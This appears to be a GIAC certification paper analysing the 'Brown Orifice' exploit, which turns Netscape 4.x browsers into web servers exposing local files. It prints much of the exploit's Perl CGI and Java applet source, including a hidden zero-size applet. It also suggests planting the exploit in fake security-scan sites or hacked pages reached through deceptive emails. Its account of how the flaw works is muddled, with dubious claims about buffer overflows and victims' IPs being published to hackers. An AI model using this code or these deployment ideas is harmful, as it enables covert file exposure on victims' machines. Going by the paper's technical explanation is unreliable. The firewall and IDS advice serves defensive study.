Global Information Assurance Certification Paper

Captech Ventures Inc
2304 W Main st.
Richmond, VA 23220
jbabbin@captechventures.com

Phone 123 456 7890
Fax 123 456 789
Email

Jacob Babbin

Brown Orifice Rootkit

The newest method to turn an ordinary Netscape web browser into a web server.

Brown Orifice Exploit

The Newest Rootkit for use on Netscape web browser

Exploit Details

Name: Brown Orifice

Variants: None to this point

OS's Affected: Netscape Communicator 4.0 through 4.74 running on Windows, Macintosh, and Unix systems
(though there is currently research into whether or not it will work on older versions of Netscape)

Protocols/Services used: uses two holes in the Java runtime libraries embedded in Netscape's web browser.

Description: Brown Orifice is actually two exploits (1) in the java core allows java to start a server which can take connections from any client.
(2) Allows java to access any local files. Both are exception errors and are examples of poor error checking by applications.

Protocol Description

The exploit is a demonstration of two holes in Netscape Communicator's Java Libraries and a buffer overflow in the Java core. The first hole is an I/O exception error that gets the victims IP address through use of an embedded applet that uses an exception error in one of the Java core. Once the exception error is reached the payload is dumped of the Daemon which then sets up a listening port for itself. This daemon curcumvents the Java security checks and allows any clients, or attackers access. Then second part of the exploit again uses an exception error to push arbitrary code through the overflow. This exploits an exception error that exists in the Java libraries of Netscape. It uses a malformed URL string that allows local filesystem access to the victims machine.

Description of Variants

There are no known variants at this time.

How the Exploit works


Brown Orifice first does a browser check to make sure that you are running Netscape; the exploit doesn't work for IE at this point. Then it starts the first part of it's infection with an I/O Exception error which overloads the Java security library buffer. Which dumps it's payload of the daemon into the buffer and starts a listening port of 8080 also bypassing all java security checks. Then it begins to accept inbound requests and starts the BOHTTPD daemon. The listening port is able to be changed if you want/need to change it to better help avoid detection. Once the daemon starts it sends a value back to the BOHTTPD.java file which is the core of the exploit.

Once the core recieves the value that the value of a successfully running web server it starts the second part of the exploit. The second half of the exploit is another exception error that uses a malformed URL request string to the victims filesystem. Once the daemon receives, acknowledgment that the server is started it then sends a malformed string of a URL request to the Java I/O of Netscape causing an I/O Exception error. The key point is that the malformed string is in reference to a request to see the victims local filesystem, embedded in a created mime-type. Then an I/O Exception overflow is sent to the Input stream of Netscape forcing loading of pirate set of mime-types for file sharing. Once the reloading the pirate set of mime-types is complete BOHTTPD sends a cgi script message to the authors web site, which publishes your IP, address as being available now to hackers.

The last part of the exploit checks on both the daemon side for web serving and checks on the overflow status of the URL request library.

Diagram

An illustration of the method the exploit could be employed



How to use it

One of the most possible uses of the exploit is hidden in “security” web sites. With the popularity of web sites that offer to scan your network or computer for viruses or security holes. It would not be hard to fool some users into thinking that they were just having a security scan being performed and instead they are unknowing participants to having their machines turned into web servers and file-sharing platforms.

The other method would be to take advantage of the fact that the exploit starts by using hidden fields of a cgi-driven web page. A malicious Webmaster could have the exploit run on either a hacked well known website or on their own

illegal sites.

The author of this exploit however didn't intend on making this exploit into a very network-based attack. However, if you social engineered enough of a network to go to your hacked web site or if you directed users to your hacked web site in a seemingly innocent email that could be enough to infect them. Again, this exploit was not created to be used for network-based attacks like it's namesake. It is not designed to replicate itself or spread in any way other than to report upon successful infection of a victims machine to the authors we site.

Signature of the exploit

First, you can begin your search by looking for machines that are serving that are not supposed to, such as workstations. Then you can also at your firewall block traffic coming from and to the authors web site IP of 208.216.67.130. Another option is to look for web requests on the network that are not coming or going to your web browser.

How to protect against it

First, on your border router you can block all traffic to and from the authors web site. Then on your firewall you can block all inbound and outbound traffic destined for port 8080, since that shouldn't be used by anything buy personal web servers and there is little reason in a business environment to run smaller, less protected personal web servers.

Second if you haven't already turn off the Server service on all Windows machines on your network that are not servers. Tell your users not to use Netscape versions from 4.0 to 4.74 until Netscape comes out with a patch for the exploit.

If you have to use your Netscape browser, you can also go to Edit, Preferences, Advanced and turn off Java. However, a lot of functionality of most web sites will have problems without Java.

Another option is to set your IDS to look for http packets that are not coming from your web servers. Filtering for a destination address of the authors site, or a packet with the payload of "BOHTTPD" or "db_update."

Source code/Pseudo code

Here is the start of the exploit. On the authors, web site the basis is a cgi-driven web page called BOHTTPD.cgi. This file as seen below is the authors base.

BOHTTPD.CGI SOURCE

```
#!/usr/bin/perl

use CGI;
use BOHTTPD;

my $cgi = new CGI;

sub show_applet {
my $path = $cgi->param('path') ||
(is_ms ? '/c:/Program Files' : '/usr/local');
$path =~ s/^\/+//;
$path =~ s/\/+$//;

my $host = $ENV{REMOTE_HOST} || $ENV{REMOTE_ADDR};
my $port = $cgi->param('port') || 8080;
my $url ="http://${host}:${port}/${path}/";
my ($HOST, $PATH, $PORT, $URL) = map html_escape($_), $host, $path, $port,
$url;

//    This is the start of the exploit it is doing error checking to see which
browser the // //    victim is running. If you are running Netscape then it launches
the exploit.

if (is_ie) {
print qq<
<p>
BOHTTPD does not yet work with Internet Explorer.
Get the latest version of Netscape Communicator in order to
convert your browser into a Web Server!
</p>
>
} else {
print qq<
<h3>Congratulations!</h3>
<p>You are now running BOHTTPD on port $port!</p>
<p>Click the link below to access your browser's web server:</p>
```

```
<ul>
<li><code><a href="$URL">$URL</a></code>
</ul>
<applet trustproxy=1 code="BOHTTPD.class" name="BOHTTPD" width=0 height=0>
<param name="host" value="$HOST">
<param name="port" value="$PORT">
<param name="path" value="$PATH">
</applet>
>
}
}

//  This is where the exploit launches the start of the daemon process

sub show_form {
my $path = $cgi->param('path') ||
(is_ms ? '/C:/Program Files/' : '/usr/local/');
$path =~ s/^\W+/\//;
$path =~ s/\W+$/\//;

my $port = $cgi->param('port') || 8080;
my ($PATH, $PORT) = map html_escape($_), $path, $port;

show_info;

print qq<
<form action="BOHTTPD.cgi" method=post>
<h3>Run BOHTTPD in Netscape</h3>
<ul>
>;

show_warning;

print qq<
<table>
<tr>
<td>Path</td>
<td><input type=text name=path value="$PATH"></td>
</tr>
<tr>
<td>Port</td>
<td><input type=text name=port value="$PORT"></td>
</tr>
<tr>
<td colspan=2>
<input type=hidden name=do value=applet>
```

```
<input type=submit value="Start BOHTTPD">
</td>
</tr>
</table>
</ul>
</form>
>
}

sub show {
show_header;

if ($cgi->param('do') eq 'applet') {
show_applet;
} else {
show_form;
}

// This is the return of the exploit after it has completed both the first and
second parts // and is running smothly.

show_footer;
}

print "Content-type: text/html\n\n";
&show;

END
```

BOHTTPD.JAVA

```
import java.applet.*;
import java.lang.*;
import java.io.*;
import java.net.*;

import BOSocket;
import BOServerSocket;
import BOURLConnection;
import BOURLInputStream;
import BOHTTPDConnection;

public class BOHTTPD extends Applet implements Runnable {
  String path;
  BOServerSocket ess;
  String host, remote_host;
  int port;
  Thread th;

  public String origin() {
    URL appletSource = getDocumentBase();
    try {
      InetAddress host;
      host = InetAddress.getByName(appletSource.getHost());
      return host.getHostName();
    } catch (Exception e) { System.out.println(e); };
    return "localhost";
  }

  public void init() {
    try {
      remote_host = origin();
      path = new String(getParameter("path"));
System.out.println("path=" + path);
     while (path.startsWith("/")) path = path.substring(1,
path.length());
     if (!path.endsWith("/")) path += "/";
```

```
      host = new String(getParameter("host"));
System.out.println("host=" + host);
      port = new Integer(getParameter("port")).intValue();
System.out.println("port=" + port);
      ess = new BOServerSocket(port);
    } catch (Exception e) { System.out.println(e); }
  }

  public void start() {
    th = new Thread(this);
    th.start();
  }

  //public void stop() {
  //  th.stop();
  //}

  public void run() {
    BOSocket client;

    try {
      while (true) {
      client = ess.accept_any();

        BOHTTPDConnection ff = new BOHTTPDConnection();
      ff.setSock(client);
      ff.setServer(this);
      (new Thread(ff)).start();
      }
    } catch (Exception e) { System.out.println(e); }
  }
}
```

END

See the attached zip file for the rest of the .cgi, .java, and .class files associated with the exploit.

Additional Information

For the source code, visit the author at:

http://www.brumleve.com/BrownOrifice/

Other references:

This is from the August 8th bugtraq reports.

http://archives.neohapsis.com/archives/bugtraq/2000-08/0054.html

For an example of just how easy it is to see what can be done with a slightly modified BOHTTPD server. A Bugtraq member, Hiromitsu Takagi of Electrotechnical Laboratory, created a sample.

http://java-house.etl.go.jp/~takagi/java/test/Brumleve-BrownOrifice-modified-netscape.net.URLConnection/Test.html

Here you can really see how broad OS's the exploit can cross using Netscape as it's medium.